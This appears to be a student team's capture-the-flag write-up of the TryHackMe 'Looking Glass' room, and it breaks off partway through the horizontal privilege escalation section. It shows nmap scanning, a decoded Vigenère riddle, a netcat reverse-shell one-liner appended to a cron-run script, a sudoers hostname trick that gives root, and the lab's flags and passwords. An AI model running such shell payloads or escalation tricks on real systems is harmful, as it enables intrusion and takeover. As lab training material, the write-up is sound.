

PenTest 1

ROOM A

HACKTOCRATS

Members

ID	Name	Role
1211103194	NUR FARAHIYA AIDA BINTI ABD RAZAK	Leader
1211103430	AINA SOFEA BINTI AMIER HAMZAH	Member
1211103237	NURUL AIN BINTI KAMARUDDIN	Member
1211103602	NUR ALIA AMELISA SYAZREEN BINTI MOHD SULEI	Member

Steps:

1)Recon and Enumeration


Members Involved: Nur Farahiya Aida binti Abd Razak

Tools used: Terminal,Firefox (boxentrig), nmap


Thought process and methodology:

1. Start with Nmap to check for open ports
2. We see OpenSSH running on port 22. There are also thousands of ports open between 9000 and 14000. All of them are running Dropbear sshd.
3. We were connected to the lowest Dropbear port and we found the message lower was returned to us, then we were disconnected. Then we adjusted the range and managed to find the exact port number.
4. Finally found the correct port number and used it to find the password in jabberwock. result : successfully logged in into jabberwock terminal


All ports with nmap before moving on to do a full version scan.All of these ports are ssh although they are using the dropbear sshd protocol, which is similar but mainly used for environments with low memory and processor resources, such as embedded systems.The first thing to do is to run a TCP Nmap scan against the 1000 most common ports, and using the following flags: **1.sC** to run default scripts. **2.sV** to enumerate application versions.



The website does not show anything, so gobuster is useless. At first we thought this was some bug, but we took a look at the hint, and it made sense. It's a binary search to find the correct port! Trying to log into the lowest port from the scan gives us the output 'Lower' which does not make much sense. Thinking back at the clue, we are told that Looking Glass is a mirror, so it makes sense that we need to reverse the output, so Lower means we need to go Higher and iterate between high and low values to find the correct port.



The scan has identified port 22 (SSH) and a large number of ports starting from port 9000, all using SSH. Performing a scan with the **-p-** flag to enumerate all of the open ports. Our first and a few attempts after were a waste. It kept showing higher and lower, then we managed to find the range between the numbers and finally got the port number which was 11942. When a connection to port 11942 is made, it responds with a riddle:



After we got the riddles, we searched up for the hidden meaning using the web “boxentrig”. When Googling for jabberwocky, it appears to be a poem and a sequel to Alice’s Adventures in Wonderland, the password for kali in order to access the terminal for ssh is : bewareTheJabberwock. Then we used the password to access the terminal.

Pen Test 1 | PSP2021 T2130 - Pen Test 1 (Loc...) | TryHackMe: Looking Glass Walk! | TryHackMe | 25 Days of Cyber Se... | Vigenère Cipher (automatic solve)

← → C boxentriq.com/code-breaking/vigenere-cipher

GitHub Telegram WhatsApp MMLS Canvas Student Sci-Hub Z-Library GaMSys code/dirty/c at mast... Essay PEN0065 G4 ... Oral Presentation T... TryHackMe | 25 Day...

BOXENTRIQ

TOOLS PUZZLE ABOUT

Results

Decoded message

```
All mimsy were the borogoves,  
And the mome raths outgrabe.  
Your secret is bewareTheJabberwock
```

Copy Text Options...


Not seeing the correct result? Try **Auto Solve** or use the [Cipher Identifier Tool](#).

Auto Solve results

Score	Key	Text
37275	thealphabetcipher	twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths ourgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the maxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffling through the tulgey wood and burbled a
6568	yberamyszzdbeavaxmmn	ocab muruntunw brs fly zgzvjr jikkjt npp myic hur flflair bd det both eqw edage ocit ond cwsnnhdew sus dzh zftn difty kvczwwhee hulqvs get kyegelyup sh vkh icg smqr ashc seow gus fubon dxqx fmml edzute tjt fqymr hirt pcr hypo xfl xkvbnd ifoklhnegtca ck bheo gfw tqcscv lored he wipse dmva aplrl tdylyrf its ki oyeyvr ju nowait em co ion tipohp wgpmp dwp rnsrz lqlaw or aseycly mol ov t ybweuq wuqyjm em prohk bzz bwbeahrhs fnji inqw im accwp sabk

After getting the access, we entered it into the terminal and successfully connected into the jabberwock connection. At the end of the poem, a secret is revealed. Connecting to port 11942 again and when inserting the secret a set of credentials is received which was bewareTheJabberwock.

After obtaining the password, we used the ssh with our ip address number. We successfully passed the jabberwock and my other team member, Aina Sofea will continue the journey at session 2.



2) Initial Foothold

Members Involved: Aina Sofea binti Amier Hamzah

Tools used: Netcat, Reverse shell script

Thought process methodology and process:

1. After successfully getting jabberwock password, we will get into the jabberwock machine and we have to look up the files that are located in the root machine. We use the ls command to get the list of the files and cat command to open the files.
2. We have to run a crontab after we reboot the shell. We can get into the shell again after we reboot by entering the command ‘ping’.
3. Then, we have to open netcat and wait for it to listen to the server.

After getting the jabberwock password, we will get into the jabberwock machine and then we have to find the root flag in the user.txt folder. At first, we have to enter command ls to know the list of the folder in the jabberwock machine. There are a few folders in the root directory such as poem.txt , twasBrillig.sh and user.txt. Then we can find the root using the cat command. We find the reverse flag at first, so we have to backwards the flag using rev command. The flag is thm{65d3710e9d75d5f346d2bac669119a23}.

The screenshot shows a terminal window with four tabs. The current tab is 'root@looking-glass:/root'. The session is a root shell on the 'looking-glass' machine. The terminal output is as follows:

```
root@looking-glass:~ x 1211103237@kali:~ x 1211103237@kali:~ x root@looking-glass:/root x
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on shaking her, she kept on growing shorter-and fatter-and softer-and rounder-and-
-and it really was a kitten, after all.

alice@looking-glass:~$ ls -al
total 40
drwxr-xr-x 6 alice alice 4096 Jul 3 2020 .
drwxr-xr-x 8 root root 4096 Jul 3 2020 ..
lrwxrwxrwx 1 alice alice 9 Jul 3 2020 .bash_history -> /dev/null
-rw-r--r-- 1 alice alice 220 Jul 3 2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 Jul 3 2020 .bashrc
drwxr-xr-x 2 alice alice 4096 Jul 3 2020 .cache
drwxr-xr-x 3 alice alice 4096 Jul 3 2020 .gnupg
drwxrwxr-x 3 alice alice 4096 Jul 3 2020 .local
-rw-r--r-- 1 alice alice 807 Jul 3 2020 .profile
drwxr-xr-x 2 alice alice 4096 Jul 3 2020 .ssh
-rw-rw-r-- 1 alice alice 369 Jul 3 2020 kitten.txt
alice@looking-glass:~$ getcap -r/ 2>/dev/null
alice@looking-glass:~$ getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ sudo /bin/bash
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
sudo: 1 incorrect password attempt
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# id
uid=0(root) gid=0(root) groups=0(root)
root@looking-glass:~# cd /root
root@looking-glass:root# ls
passwords passwords.sh root.txt the_end.txt
root@looking-glass:root# ls
passwords passwords.sh root.txt the_end.txt
root@looking-glass:root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:root# cat root.txt|rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:root#
```

Next, we have to do some regular enumeration. We can attack sudo -I. Then, we will know that jabberwock can reboot the server. The fact that the cron tab only runs after a reboot. Therefore, user tweedledum is running a cron tab that executes the /home/jabberwock/twasBrillig.sh script that we previously saw.

```

Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
kali@kali: ~ x jabberwock@looking-glass: ~ x

__(kali㉿kali)-[~]
$ ssh jabberwock@10.10.136.192
jabberwock@10.10.136.192's password:
Permission denied, please try again.
jabberwock@10.10.136.192's password:
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt twasBrillig.sh user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt|rev
cat: user.txt|rev: Not a directory
jabberwock@looking-glass:~$ cat user.txt|rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$ cat twasBrillig.sh
cat: twasBrillig.sh: No such file or directory
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ sudo -l -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:

Sudoers entry:          Expires:
RunAsUsers: root          2021-07-13
Options: !authenticate
Commands:
    /sbin/reboot
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab` command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.


SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$ sS

```

First, to have open the netcat and get the netcat to listen, we have to enter the 'echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1 | nc [IP_ADDRESS] 4444 >/tmp/f' >> twasBrillig.sh'. Next, we have to open new tab terminal and open the netcat by entering 'nc -lvpn 1234' .

After that, we have to search the sudo reboot but the connection to our IP addresses will be closed, so we have to open it up again by using ‘ping IP_ADDRESS’ . Next, we have to open netcat by entering ‘**nc -lvp 1234**’ , then we have to wait for the listening until get connected to our IP Address.



```
File Actions Edit View Help
1211103237@kali: ~ x jabberwock@looking-glass: ~ x 1211103237@kali: ~ x
And hast thou slain the Jabberwock?
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!
He chortled in his joy.


'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
jabberwock@looking-glass:~$ cat user.txt
j32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall ${cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ ls -l
total 12
-rw-rw-r-- 1 jabberwock jabberwock 935 Jun 30 2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock 38 Jul 3 2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock 38 Jul 3 2020 user.txt
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1 | nc 10.18.50.112 1234 >/tmp/f' >> twasBrillig.sh
jabberwock@looking-glass:~$ nano twasBrillig.sh
jabberwock@looking-glass:~$
```



```
File Actions Edit View Help
1211103237@kali: ~ x 1211103237@kali: ~ x 1211103237@kali: ~ x 1211103237@kali: ~ x
-(1211103237@kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.18.50.112] from (UNKNOWN) [10.10.33.145] 50156
/bin/sh: 0: can't access tty; job control turned off
$
```

3) Horizontal Privilege Escalation

Members Involved: Nurul Ain

Tools used: Netcat, Cyberchef, Python shell upgrade, Secure shell (SSH), Vi text editor, terminal

Thought process methodology and process:

1. After successfully receiving a callback from the netcat listener, we are granted a shell as tweedledum user. We listed all files inside the tweedledum home directory and found two .txt files. We decided to view both .txt files as there might be any crucial clue inside those files.
2. We proceed to escalate to user humptydumpty and insert the password we obtained from cyberchef.
3. Changing directory to user humptydumpty home directory, we see a poetry.txt file and find a dialogue between Alice and HumptyDumpty. We figured out that user Alice is our next hint to obtain root flag.
4. We obtain Alice's private key and change its permission. Next, we escalate to user Alice using SSH and it's private key

After successfully receiving a callback from the netcat listener, we are granted a shell as tweedledum user. We used '**ls**' command **to list all files** inside tweedledum home directory and found two .txt files. We decided to view both .txt files as there might be any crucial clue inside those files. To our surprise, humptydumpty.txt contains combinations of numbers and alphabets which we cannot understand.

```
(kali㉿kali)-[~]
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.18.68.226] from (UNKNOWN) [10.10.136.192] 34000
/bin/sh: 0: can't access tty; job control turned off
$ ls
humptydumpty.txt
poem.txt
$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aae66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfd9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
$ cat poem.txt
'Tweedledum and Tweedledee
Agreed to have a battle;
For Tweedledum said Tweedledee
Had spoiled his nice new rattle.

Just then flew down a monstrous crow,
As black as a tar-barrel;
Which frightened both the heroes so,
They quite forgot their quarrel.'

$ whoami
root
ls
tweedledum
```

However, those numbers and alphabets seems familiar from our past experience completing TryHackMe 25 Days Advent of Cyber challenge. By looking at the numbers, we assumed that those numbers are in hexadecimal format. Thus, we decide to copy those values and paste it in Cyberchef to convert it to readable text. We choose “From Hexadecimal” conversion option and let CyberChef decrypt those values. Unfortunately, most of the converted text were not easy to comprehend except for the last part of the text. At the last part of the converted text, there is a sentence written “the password is _____.”

